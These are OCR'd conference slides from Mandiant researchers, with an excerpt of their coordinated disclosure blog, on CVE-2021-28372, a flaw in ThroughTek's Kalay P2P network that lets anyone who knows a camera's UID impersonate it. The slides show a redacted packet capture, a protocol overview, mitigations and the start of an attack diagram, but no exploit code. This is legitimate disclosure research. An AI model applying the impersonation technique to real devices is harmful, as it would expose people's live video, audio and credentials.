MANDIANT

Careful Who You Trust

Compromising P2P Cameras at Scale

Jake Valletta

Director

Erik Barzdukas

Manager

Dillon Franke

Consultant

NULLCON

Introductions

Jake Valletta

- 10+ years offensive security
- Focuses/Interests:
  - Mobile Security
  - Embedded/IoT
  - Reverse Engineering
  - Network Protocol Analysis

Erik Barzdukas

- Focuses/Interests:
  - Mobile Platforms
  - Embedded Devices
  - Ghidra Time

Dillon Franke


- Undergrad/Master’s at Stanford University
- Focuses/Interests:
  - Application Security
  - Static Code Analysis
  - Reverse Engineering
  - Red Teaming

Agenda

- Initial IoT Camera Research
- Kalay P2P Network
- Attacking the Kalay Network: **CVE-2021-28372**
- Device Compromise Case Studies
- Conclusions


Initial Research

- Research started in Fall 2020
- General interest in smart cameras
  - Purchased 10+ unique camera models to practice/teach embedded security
  - No specific objectives other than “let’s see what we can find!”
- Common themes:
  - Embedded hardware testing
  - Mobile applications
  - Reverse engineering
  - Web APIs



First Real Challenge – What’s this UDP Stuff?

- Within the first day, we had rooted most devices we tested
- Early network analysis of a particular device was unusual
  - Zero TCP traffic during an audio/video stream (all UDP)
  - Non-standard ports
  - Binary (non-ASCII) looking data
  - Not high entropy
  - Patterns in packet data and packet sizes



```
4.031855   192.[redacted]   17[redacted]   UDP   46    6  43540 → 10001 Len=4
9.050948   192.[redacted]   19[redacted]   UDP   46    7  43540 → 10001 Len=4
9.051433   192.[redacted]   14[redacted]   UDP   46    8  43540 → 10001 Len=4
9.051796   192.[redacted]   17[redacted]   UDP   46    9  43540 → 10001 Len=4
10.284517  192.[redacted]   19[redacted]   UDP   86   10  57621 → 57621 Len=44
10.671424  192.[redacted]   19[redacted]   UDP   330  11  43540 → 10001 Len=288
10.672161  192.[redacted]   14[redacted]   UDP   330  12  43540 → 10001 Len=288
10.672830  192.[redacted]   17[redacted]   UDP   330  13  43540 → 10001 Len=288
10.900616  173.[redacted]   19[redacted]   UDP   330  14  10001 → 43540 Len=288
10.900692  142.[redacted]   19[redacted]   UDP   330  15  10001 → 43540 Len=288
10.900712  192.[redacted]   19[redacted]   UDP   330  16  10001 → 43540 Len=288
14.100808  192.[redacted]   19[redacted]   UDP   46   17  43540 → 10001 Len=4
14.101282  192.[redacted]   14[redacted]   UDP   46   18  43540 → 10001 Len=4
14.101641  192.[redacted]   17[redacted]   UDP   46   19  43540 → 10001 Len=4
19.101007  192.[redacted]   19[redacted]   UDP   46   20  43540 → 10001 Len=4
19.101506  192.[redacted]   14[redacted]   UDP   46   21  43540 → 10001 Len=4
```

```
▶ Frame 13: 330 bytes on wire (2640 bits), 330 bytes captured (2640 bits)
▶ Ethernet II, Src: Shenzhen_93:5f:ff ([redacted]), Dst: ADIEngin_0b:fa:41 ([redacted])
▶ Internet Protocol Version 4, Src: 192.[redacted] Dst: [redacted]
▶ User Datagram Protocol, Src Port: 43540, Dst Port: 10001
▼ Data (288 bytes)
```


```
0000  00 08 a2 0b fa 41 74 ee  2a 93 5f ff 08 00 45 00   ·····At· *·_···E·
0010  01 3c 00 00 40 00 40 11  93 68 c0 a8 01 8e ad 00   ·<··@·@· ·h······
0020  37 12 aa 14 27 11 01 28  97 ea 3e 2f 8d cc 40 d1   7···'··( ··>/··@·
0030  [redacted]                                         @·=–H–@· ··Z:····
0040                                                     e·x.···· ··b·····
0050                                                     @·>g;·@· ··o···B·
0060                                                     b4–m(·p· ··n.··@·
0070                                                     @·&· ^@· ··n.··@·
0080                                                     @·–m(·@· ··n.··@·
0090                                                     @·–m(·@· ··n.··@·
00a0                                                     @·–m(·@· ··n.··@·
00b0                                                     @·–m(·@· ··n.··@·
00c0                                                     @·–m(·@· ··n.··@·
00d0                                                     @·–m(·@· ··n.··@·
00e0                                                     P·–m(·@· ··n.··@·
00f0                                                     @·–m(·@· ··n.··@·
0100                                                     @·–m(·@· ··n.··@·
0110                                                     @·–m(·@· ·····,··
0120                                                     @·&y··^· ,·n.··@·
0130                                                     @·–m(·@· ··n.··@·
0140                                                     @·–m(·@· ··
```

Enter: The Kalay Network

- Developed by ThroughTek Co., Ltd. (“TUTK”)
- Taiwanese-based software company
- A platform for manufactures/OEMs to enable remote connectivity of smart devices
  - Over 83 Million registered devices and 1.1 billion monthly connections
  - Implemented as an SDK
  - Each device assigned a unique identifier (“UID”)
- 4 main layers
  - Device discovery and connectivity
  - Authentication
  - Audio/video
  - Remote Procedure Call (“RPC”) layer called IOCTRL
- Developed a comprehensive Python library to send/receive Kalay messages

CVE-2021-28372: Device Impersonation

- Anyone who knows a device's UID can register that device on the Kalay network
  - An attacker could compromise up to 83 million IoT cameras
- For more technical information, read our blog/talk to us
  - Published jointly with U.S. Cybersecurity Infrastructure Security Agency ("CISA") [August 17]
- TUTK shared recommendations on their website
  - Update the TUTK library version
  - Use "AuthKey" and "DTLS" features of Kalay network


FIREEYE™
Products
Mandiant
Customers
Home > FireEye Blogs > Threat Research > Mandiant Discloses Critical Vulnerability Affectin...
MANDIANT
VULNERABILITIES
INTERNET OF THINGS
IOT


Threat Research Blog

Mandiant Discloses Critical Vulnerability Affecting Millions of IoT Devices

August 17, 2021 | by Jake Valletta, Erik Barzdukas, Dillon Franke

Today, Mandiant disclosed a critical risk vulnerability in coordination with the Cybersecurity and Infrastructure Security Agency ("CISA") that affects millions of IoT devices that use the ThroughTek "Kalay" network. This vulnerability, discovered by researchers on Mandiant's Red Team in late 2020, would enable adversaries to remotely compromise victim IoT devices, resulting in the ability to listen to live audio, watch real time video data, and compromise device credentials for further attacks based on exposed device functionality. These further attacks could include actions that would allow an adversary to remotely control affected devices.

CVE-2021-28372: Device Impersonation



Kalay Network


Registration Server

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

CVE-2021-28372: Device Impersonation



Kalay Network

Registration Server


1. Attacker spoofs request to register victim's camera on the Kalay network using its UID

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

